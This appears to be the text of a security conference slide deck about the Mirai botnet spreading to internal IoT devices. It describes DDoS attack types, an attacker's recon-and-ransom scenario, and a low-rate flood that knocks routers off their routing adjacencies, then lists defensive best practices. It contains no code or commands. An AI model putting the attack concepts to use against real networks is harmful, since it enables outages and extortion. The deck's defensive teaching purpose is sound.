
- Flood of ARP requests
- Lots of small packets, including TCP SYN’s

As more devices get infected, the scanning activity will increase, potentially causing serious issues and outages with network devices like firewalls, switches and other stateful devices.

These kinds of outages have repeatedly happened in the wild, both during the NIMDA, Code Red and Slammer outbreaks in 2001 and also recently during large scale Mirai infections at large European Internet Service Providers




Launching outbound DDoS attacks (1/2)




Launching outbound DDoS attacks (2/2)

- Attack activity generates a lot of traffic. Mirai can for example launch:
  - UDP/ICMP/TCP packet flooding
  - Reflection attacks using UDP packets with spoofed source IP addresses
  - Application level attacks (HTTP/SIP attacks).
  - Pseudo random DNS label prefix attacks against DNS servers.
- This attack traffic will quickly fill up any internal WAN links and will also will cause havoc with any stateful device on the path, including NGFWs.



Reconnaissance and internally facing attacks (1/2)




EVIL CORP

Blackhole route


Reconnaissance and internally facing attacks (2/2)

- A clever attacker would scan the internal network to identify vulnerable services and network layout.
- He would then launch attacks against the routing tables to shut out NOC/SOC services, followed by DDoS attacks against internal services.
- This would be devastating as if there are no internal barriers in place, the network would simply collapse.
- After a while, the clever attacker would then stop the attack and send a ransom e-mail, asking for his BTC's…



Can these attacks be done by using IoT devices?

- First, lets look at the anatomy of a typical network device. It has a:
  - Fast path
  - Slow path
- And there are 4 main groups of packets to be handled:
  - Transit packets
  - Received packets (for the device)
  - Exception packets
  - Non-IP packets
- If an attacker can force the device to spend cycles on processing packets, it wont have cycles to send or process critical packets!



A carefully crafted 300pps flood against typical (unsecured) high-end routers/switches will cause those to lose their routing adjacencies…

Defending against insider threats (1/2)

- Internet Service Providers have successfully been dealing with similar attacks for the last 20 years by following what's called Security Best Current Practices (BCP's). These basically translate into "**Keep the network up and running**!"
- Service Providers have followed a 6 phase methodology when dealing with attacks:
  - **Preparation**: Prepare and harden the network against attack.
  - **Identification**: Identify that an attack is taking place.
  - **Classification**: Classify the attack.
  - **Traceback**: Where is the attack coming from.
  - **Reaction**: Use the best tool based on the information gathered from the Identification, Classification and Traceback phases to mitigate the attack.
  - **Post-mortem**: Learn from what happened, improve defenses against future attacks.

Defending against insider threats (2/2)

- These Security Best Practices include:
  - Implementing full Network segmentation and harden (or isolate) vulnerable network devices and services.
  - Developing a DDoS Attack mitigation process.
  - Utilizing flow telemetry to analyze external and internal traffic. This is necessary for attack **detection**, **classification** and **trace back.**
  - Deploying a multi-layered DDoS protection.
  - Scanning for misconfigured and abusable services, this includes NTP, DNS and SSDP service which can be used for amplification attacks.
  - Implementing Anti Spoofing mechanisms such as Unicast Reverse-Path Forwarding, ACLs, DHCP Snooping & IP Source Guard on all edge devices.

Summary

The attackers are now inside the house!

- The Windows spreader has opened up the possibility to infect internal IoT devices and use them against you.

Internal network defenses and security architectures need to be adapted to meet this new threat.

- Stateful devices will collapse both due to persistent scanning active and also when DDoS attacks are launched.

Implementing Security BCP's will help

- Using Security BCP's will reduce the impact of internal DDoS, in addition this will help to help to secure networks against other security threats as well.

The Walking Dead, season 6

Zombie Horde by JoakimOlofsson

Thank you!

Questions?